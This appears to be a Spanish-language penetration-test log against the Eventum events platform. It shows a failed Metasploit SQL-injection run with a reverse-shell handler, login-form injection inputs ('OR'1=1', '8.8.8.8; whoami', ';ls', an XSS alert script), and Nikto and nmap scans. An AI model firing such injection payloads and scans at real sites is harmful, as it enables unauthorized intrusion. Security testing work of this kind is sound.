msf6 exploit(unix/webapp/seportal_sqli_exec) > set rhost [REDACTED]
rhost => 188.114.96.0
msf6 exploit(unix/webapp/seportal_sqli_exec) > run

[*] Started reverse TCP handler on 192.168.8.48:4444
[*] Logging in as user [ test ]
[-] Exploit aborted due to failure: unknown: [REDACTED] - Login was not succesful!
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/seportal_sqli_exec) > 
```

SQL Injection Tautología

Te damos la bienvenida a
Eventum

la plataforma de eventos de

Marina de Empresas

Correo electrónico *

admin@hotmail.com OR'1=1|

! El texto después del signo "@" no debe incluir el símbolo " ".

password

☐ Recuérdame [He olvidado mi contraseña](#)

Acceder

Command injection Dns lookup

Te damos la bienvenida a
Eventum

la plataforma de eventos de

Marina de Empresas

Correo electrónico *

8.8.8.8; whoami|

! Incluye un signo "@" en la dirección de correo electrónico. La dirección "8.8.8.8; whoami" no incluye el signo "@".

password

☐ Recuérdame [He olvidado mi contraseña](#)

Eventum

la plataforma de eventos de



Correo electrónico *

8.8.8.8;pwd



Incluye un signo "@" en la dirección de correo electrónico. La dirección "8.8.8.8;pwd" no incluye el signo "@".

☐ Recuérdame

[He olvidado mi contraseña](#)

Acceder

¿No tienes cuenta? [Regístrate](#)



Correo electrónico *

8.8.8.8;ls



Incluye un signo "@" en la dirección de correo electrónico. La dirección "8.8.8.8;ls" no incluye el signo "@".

☐ Recuérdame

[He olvidado mi contraseña](#)

Acceder

¿No tienes cuenta? [Regístrate](#)

Cross Site Scripting

Se ha ejecutado manualmente agregando un script de alerta en la cajita pero sin resultados

**Te damos
la bienvenida a**

Eventum

la plataforma de eventos de

**Marina de
Empresas**

Correo electrónico *

`<script>alert("Test")</script>`

 Incluye un signo "@" en la dirección de correo electrónico. La dirección "`<script>alert("Test")</script>`" no incluye el signo "@".

☐ Recuérdame [He olvidado mi contraseña](#)

Acceder

[¿No tienes cuenta? Regístrate](#)

Se prueba a ejecutar manualmente en la parte de la url y se agrega una script de alerta
Pero no surge efecto



Nikto

Se realiza un análisis de vulnerabilidades a la aplicación web utilizando Nikto

```
(kali@kali)-[~]
$ nikto -h https://eventum-front.vercel.app/
- Nikto v2.5.0

+ Multiple IPs found: 76.76.21.22, 76.76.21.61
+ Target IP: 76.76.21.22
+ Target Hostname: eventum-front.vercel.app
+ Target Port: 443

+ SSL Info: Subject: /CN=*.vercel.app
            Ciphers: TLS_CHACHA20_POLY1305_SHA256
            Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time: 2023-09-25 04:44:49 (GMT-4)

+ Server: Vercel
+ /: Retrieved access-control-allow-origin header: *.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'content-disposition' found, with contents: inline.
+ /: Uncommon header 'x-vercel-cache' found, with contents: HIT.
+ /: Uncommon header 'x-vercel-id' found, with contents: cdg1::mxvvd-1695631490359-ca94a0dcc5c4.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /FBgYjCLL.CGI: Uncommon header 'x-vercel-error' found, with contents: NOT_FOUND.
```

Nmap a la EC2

```
(kali@kali)-[~]
$ nmap -sV [redacted]
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:08 BST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.15 seconds

(kali@kali)-[~]
$
```